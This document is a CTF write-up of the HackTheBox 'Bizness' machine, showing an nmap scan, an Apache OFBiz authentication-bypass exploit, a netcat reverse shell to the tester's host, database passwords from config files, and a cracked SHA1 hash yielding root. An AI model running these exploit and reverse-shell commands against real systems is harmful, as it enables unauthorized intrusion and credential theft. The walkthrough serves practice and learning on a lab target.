

Scanning and Enumeration


```
(moghees@kali)~[~/CTF/HackTheBox/Machines/bizness]
$ cat nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-07 00:25 PKT
Nmap scan report for 10.10.11.252
Host is up (0.46s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http      nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: Did not follow redirect to https://bizness.htb/
443/tcp   open  ssl/http  nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ tls-alpn:
|_   http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ tls-nextprotoneg:
|_   http/1.1
|_ ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
|_ Not valid before: 2023-12-14T20:03:40
|_ Not valid after: 2328-11-10T20:03:40
|_ http-title: 400 The plain HTTP request was sent to HTTPS port
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.14 seconds
```

© Copyright **BizNess Inc.** All Rights Reserved

Powered by **Apache OFBiz**

Designed by **BootstrapMade**



The default administrative account is username: "admin", password: "ofbiz".

But not working. But found the version of Ofbiz

Copyright (c) 2001-2024 The Apache Software Foundation. Powered by Apache OFBiz. Release 18.12

Foothold

Apache OFBiz Authentication Bypass Vulnerability (CVE-2023-51467 and CVE-2023-49070)

<https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass/tree/master>

```

(moghees@kali)-[~/HackTheBox/Machines/bizness/apache-ofbiz-authentication-bypass]
$ python3 exploit.py --url https://bizness.htb
[+] Scanning started...
[+] Apache OFBiz instance seems to be vulnerable.

(moghees@kali)-[~/HackTheBox/Machines/bizness/apache-ofbiz-authentication-bypass]
$ python3 exploit.py --url https://bizness.htb --cmd 'ls'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

(moghees@kali)-[~/HackTheBox/Machines/bizness/apache-ofbiz-authentication-bypass]
$ python3 exploit.py --url https://bizness.htb --cmd 'nc -e /bin/bash 10.10.14.53 69'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

```

```

(moghees@kali)-[~]
$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.53] from (UNKNOWN) [10.10.11.252] 55412
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)

```

Copy ssh key and use it to get responsive shell.

User Flag

```

ofbiz@bizness:/opt/ofbiz$ cd
cd
ofbiz@bizness:~$ ls
ls
dirtypipez l linpeas.sh linux-exploit-suggester.sh user.txt
ofbiz@bizness:~$ pwd
pwd
/home/ofbiz
ofbiz@bizness:~$ ls
ls
dirtypipez l linpeas.sh linux-exploit-suggester.sh user.txt
ofbiz@bizness:~$ cat user.txt
cat user.txt
ddd1d4724c483958bf562f371afd2b5a
ofbiz@bizness:~$

```

Privilege Escalation

```
ofbiz@bizness:/usr/share/doc/telnet$ ls
ls
changelog.Debian.gz changelog.gz copyright README README.old.gz
ofbiz@bizness:/usr/share/doc/telnet$ cat README
cat README
```

Telnet has been massively hacked up for this release.

It presently requires a C++ compiler (gcc 2.7.2 or higher recommended), but not libg++ or libstdc++. That is, unless you went to special effort to not install the C++ compiler when you installed gcc, you'll be fine.

Large amounts of further hacking are expected. If you're interested in working on it, please contact me, as diffs are likely to become useless very quickly.

Support for assorted old/broken systems has been dropped. Some such support may be reinstated in the future once the code has been cleaned up sufficiently. On the other hand, it may not.

Known bugs/shortcomings at this point:

- Under some circumstances it can theoretically encounter a buffer overflow condition and drop data on the floor. If anyone actually observes this ``in the wild'' I'd appreciate knowing the circumstances. I'm also not convinced the old behavior was any better.
- Various of the debug/trace modes don't work. This probably doesn't matter to anyone not actually coding on it.

```
ofbiz@bizness:/usr/share/doc/telnet$ █
```

```
`gradlew createTenant -PtenantId=mytenant -PtenantName="My Name" -PdomainName=com.example -PtenantReaders=seed,seed-initial,ext -PdbPlatform=M -PdbIp=127.0.0.1 -PdbUser=mydbuser -PdbPassword=mydbpass`
```

```

ofbiz@bizness:/opt/ofbiz/docker/examples/postgres-demo$ cat ofbiz-postgres.env
#####
# Licensed to the Apache Software Foundation (ASF) under one
# or more contributor license agreements. See the NOTICE file
# distributed with this work for additional information
# regarding copyright ownership. The ASF licenses this file
# to you under the Apache License, Version 2.0 (the
# "License"); you may not use this file except in compliance
# with the License. You may obtain a copy of the License at
#
# http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing,
# software distributed under the License is distributed on an
# "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
# KIND, either express or implied. See the License for the
# specific language governing permissions and limitations
# under the License.
#####

OFBIZ_POSTGRES_HOST=db

OFBIZ_POSTGRES_OFBIZ_DB=ofbizmaindb
OFBIZ_POSTGRES_OFBIZ_USER=ofbiz
OFBIZ_POSTGRES_OFBIZ_PASSWORD="Ab6SqDD2YM2lmEsvao-"

OFBIZ_POSTGRES_OLAP_DB=ofbizolapdb
OFBIZ_POSTGRES_OLAP_USER=ofbizolap
OFBIZ_POSTGRES_OLAP_PASSWORD="P7TFUtQHSuvha8gSxMME"

OFBIZ_POSTGRES_TENANT_DB=ofbiztenantdb
OFBIZ_POSTGRES_TENANT_USER=ofbiztenant
OFBIZ_POSTGRES_TENANT_PASSWORD="4oXET73QGriblUejjbvR"

```

```


# Mandatory environment variable to set the password of the postgres superuser.
POSTGRES_PASSWORD="20wganpFDASbTBXY7GQ6"ofbiz@bizness:/opt/ofbiz/docker/examples/postgres-demo$

```

Nothing useful.

Hint : **derby**

Found a derby folder where the service was running.



```

(Sf

```

Found this hash after spending a lot of time.

In the end i tries to grep root, password, SHA etc then found it.

I would have got this without hint if I enumerated properly. I tried all the possible CVE's and enumerated all the folders except the one folder where the service was running.

Now decrypting the hash will give me root password. (used a script from github to decrypt it)

Root Flag

```
(moghees@kali)-[~/.../CTF/HackTheBox/Machines/bizness]
$ python3 decryptor.py
Found Password:monkeybizness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
```

```
ofbiz@bizness:~$ ls
ls
l user.txt
ofbiz@bizness:~$ su root
su root
Password: monkeybizness

root@bizness:/home/ofbiz# cd /root
cd /root
root@bizness:~# ls
ls
root.txt
root@bizness:~# cat root.txt
c.txt
bash: c.txt: command not found
root@bizness:~# cat root.txt
cat root.txt
75b69c9a29997f074ae3e543375e37de
root@bizness:~#
```